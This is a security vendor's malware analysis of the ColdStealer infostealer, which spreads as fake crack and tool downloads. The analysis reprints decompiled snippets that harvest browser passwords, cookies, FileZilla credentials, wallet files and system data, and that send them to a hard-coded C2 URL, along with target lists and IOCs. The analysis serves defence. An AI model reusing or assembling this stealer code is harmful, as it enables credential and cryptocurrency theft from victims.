New Infostealer ‘ColdStealer’ Being Distributed

By ATCP

Published: 2022-02-20 · Archived: 2026-04-06 00:09:52 UTC

The ASEC analysis team has discovered the distribution of ColdStealer that appears to be a new type of infostealer. The malware disguises itself as a software download for cracks and tools, a distribution method that was mentioned multiple times in previous ASEC blog posts.

There are two cases for this type of malware distribution:

1. Distributing a single type of malware such as CryptBot or RedLine
2. Dropper-type malware decompressing and executing various internal malware strains

ColdStealer was distributed with the second method. For more information, check the following blog post.

- Various Types of Threats Disguised as Software Download Being Distributed

The downloader malware exists within the dropper malware. When the downloader is run, it downloads ColdStealer from the C2 server. The following figure shows the process.



Figure 1. Infection process of ColdStealer

ColdStealer has a structure of multiple packing layers. It currently uses the .NET obfuscation packing method, yet it was initially possible to obtain the original version that was built using process hollowing and .NET load packing method.

As its name suggests, ColdStealer is an infostealer, a simple type of malware that collects various user information and sends it to C2. It is configured in .NET, and as it has simple features, its size is a mere 80KB. As the namespace of the sample that appears to have the original source's build is "ColdStealer," the malware was named as such.



Figure 2. ColdStealer

When the infostealer collects information that will be stolen, it saves the information in the ZIP form instead of files in the memory. To do so, it used a source code made public on GitHub. After collecting the information, it sends memory streams to C2. Doing so will allow the malware to bypass detection as there are no traces of files and execution.

```
private static void Main(string[] array)
{
    cMain.zZIP = ZipStorer.Create(cMain.msStream, "");
    cMain.zZIP.EncodeUTF8 = true;
                    ⋮
    cMain.zZIP.Close();
    cMain.SendToPanel(cMain.msStream.ToArray());
}
```

Figure 3. Uses ZIP streams when collecting information

The infostealer has six main features.

- Stealing browser information
- Stealing cryptocurrency wallet information
- Stealing files
- Stealing FTP server information
- Stealing system information
- Sending exception (error) information
- Stealing browser information

Targets are multiple Chromium-based browsers, Opera, and FireFox. The list of targeted Chromium-based browsers is as follows:

> Battle.net, Chromium, **Google Chrome**, Google Chrome (x86), MapleStudio ChromePlus, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements, Epic, uCozMedia Uran, Sleipnir5, Citrio, Coowon, Liebao, QIP Surf, Orbitum, Comodo Dragon, Amigo, Torch, Yandex Browser, Comodo,

360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Atom, BraveSoftware, **Microsoft Edge**, Nvidia, Steam, CryptoTab

Table 1. List of targets (Chromium-based browsers)

```
string text = cPaths.sLocalAppData + cChromium.sChromiumRoaming[i, 1];
if (Directory.Exists(text))
{
    string sLocalState = text + "₩₩Local State";
    foreach (string text2 in Directory.GetDirectories(text))
    {
        string sLoginData = text2 + "₩₩Login Data";
        string sCookies = text2 + "₩₩Cookies";
        string sCookies2 = text2 + "₩₩Network₩₩Cookies";
        string sWebData = text2 + "₩₩Web Data";
        string name = new DirectoryInfo(text2).Name;
        cChromiumHandler cChromiumHandler = new cChromiumHandler(sLocalState, cChromium.sChromiumRoaming[i, 0]);
        cChromiumHandler.ProcessLoginData(sLoginData, name);
        cChromiumHandler.ProcessCookies(sCookies, name);
        cChromiumHandler.ProcessCookiesV96(sCookies2, name);
        cChromiumHandler.ProcessWebData(sWebData, name);
        cChromiumExtensions.Start(cChromium.sChromiumRoaming[i, 0], text2);
    }
```

Figure 4. Code for collecting information of Chromium browsers

The code is configured to support browsers to their latest versions. The malware collects IDs, passwords, cookies, and web data files saved in the browser. Extension programs are also inquired, meaning the programs on the list are targeted for collecting as well. The list was found to include sensitive programs related to cryptocurrency wallets or user verification.

Metamask, YoroiWallet, Tronlink, NiftyWallet, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, RoninWallet, PhantomWallet, Arweave, Auro, Celo, Clover, Coin98, Crypto.com, Cyano, Cyano PRO, Dune, Fractal, Gero, Harmony, Hiro, Iconex, Kardia Chain, Keplr, KHC, Lamden, Liquality, Maiar, Mew CEX, Mobox, NeoLine, Nami, Oasis, Polymesh, Rabby, Solflare, Sollet, Solong, Temple, Terra Station, TezBox, Theta, XDeFi, ZebeDee, Authenticator CC

Table 2. List of browser extension programs for collecting

Instead of stealing entire files, the malware is configured to parse the files internally and send only the necessary information. Yet as it did not take account of Unicode encoding, an error occurs when it tries to parse files with information related to browsers (SQLite format) in Windows that has Korean as the system language.



Figure 5. SQLite parsing error

When the parsing is successful, the browser access record is saved in “Domain.text” while account IDs and passwords are saved in “Passwords.text”.



Figure 6. Collected browser passwords (example)

- Stealing files

Files in the desktop and subdirectories of the user account are targeted. The malware collects any files that have a “wallet” string or extensions .txt and .dat.

```
list.AddRange(Directory.GetFiles(sDir, "*.txt", SearchOption.AllDirectories));
list.AddRange(Directory.GetFiles(sDir, "*wallets*", SearchOption.AllDirectories));
list.AddRange(Directory.GetFiles(sDir, "*.dat", SearchOption.AllDirectories));
```

Figure 7. Code for collecting files

- Stealing FTP server information

Collects the list of servers and passwords saved in FileZilla, the most common FTP program.

```
string text = cPaths.sAppData + "\\FileZilla\\recentservers.xml";
if (File.Exists(text))
{
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.Load(text);
    string text2 = string.Empty;
    foreach (object obj in xmlDocument.GetElementsByTagName("Server"))
    {
        XmlNode xmlNode = (XmlNode)obj;
        text2 += string.Format("Host: {0}:{1}\r\nLogin: {2}\r\nPassword: {3}
```

Figure 8. Code for collecting FTP server information

- Stealing system information

Collects various system information including Windows version, language, CPU type, clipboard data, execute permission, etc.

```
cSystemInfo.GetWindowsVersionName() + Convert.
cSystemInfo.GetLanguage(),
InputLanguage.CurrentInputLanguage.LayoutName,
cSystemInfo.IsEvelated().ToString(),
cSystemInfo.ClipboardText()
cSystemInfo.GetCPUName(),
cSystemInfo.GetGPUName(),
cSystemInfo.GetGraphicalApapter(),
cSystemInfo.GetScreenResolution(),
cSystemInfo.GetHWID()
```

Figure 9. Code for collecting system information

- Stealing cryptocurrency wallet information

Collects information of wallet programs saved in Roaming directory, Local directory, registry, etc.

> ZCash, Armory, Bytecoin, JaxxClassic, JaxxLiberty, Exodus, Ethereum, Electrum, Electrum-LTC, Electrum-BCH, Atomic, Guarda, Wasabi, Daedalus, Coinomi, Litecoin, Dash, Bitcoin, monero-core, Binance

Table 3. Wallet programs targeted for collection

- Collecting and sending error information

Records and sends every error (exception) that occurred while the program was running. As the SQLite parsing error in Windows with the Korean language setting is also recorded and sent, the patched version might be distributed soon.

```
if (cMain.leExceptions.Count > 0 && cConfig.bDebugMode)
{
    string text = string.Empty;
    foreach (Exception ex in cMain.leExceptions)
    {
        text += string.Format("Exception: {0}₩r₩nStackTrace: {1}₩r₩n₩r₩n", ex.Message.ToString(), ex.StackTrace.ToString
          ());
    }
    cMain.zZIP.AddTextFile("Exceptions.log", text, null);
}
```

Figure 10. Code for collecting errors

After every process for collecting information is complete, the information is sent to C2. The URL for sending (C2 URL) is hard-coded in a particular location. The malware uses the HTTP POST method.

```
internal sealed class cConfig
{
    // Token: 0x04000004A RID: 74
    public static string sBuildID = "12";

    // Token: 0x04000004B RID: 75
    public static string sUrl = "http://realacademicmediausa.com/ ";
```

Figure 11. C2 URL

As shown above, ColdStealer is an infostealer with a very simple form that can cause severe secondary damage by leaking major system information upon infection. Hence users need to take caution.

The following is the IOC info related to ColdStealer.

MD5

01144efd1dc06a0b9d3ea8a1e632dc26

03c3f6369b934cf86576c394e9172359

05748b4e8730bb2a705fe1e2e00c5d77

05c97434f3c6970103a3ceda97572481

0b3b4b02ed9d4844ec53a3f2a7064432

Additional IOCs are available on AhnLab TIP.

URL

http[:]//enter-me[.]xyz/

http[:]//jordanserver232[.]com/

http[:]//real-enter-solutions[.]xyz/

http[:]//realacademicmediausa[.]com/

http[:]//realmoneycreate[.]xyz/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/32090/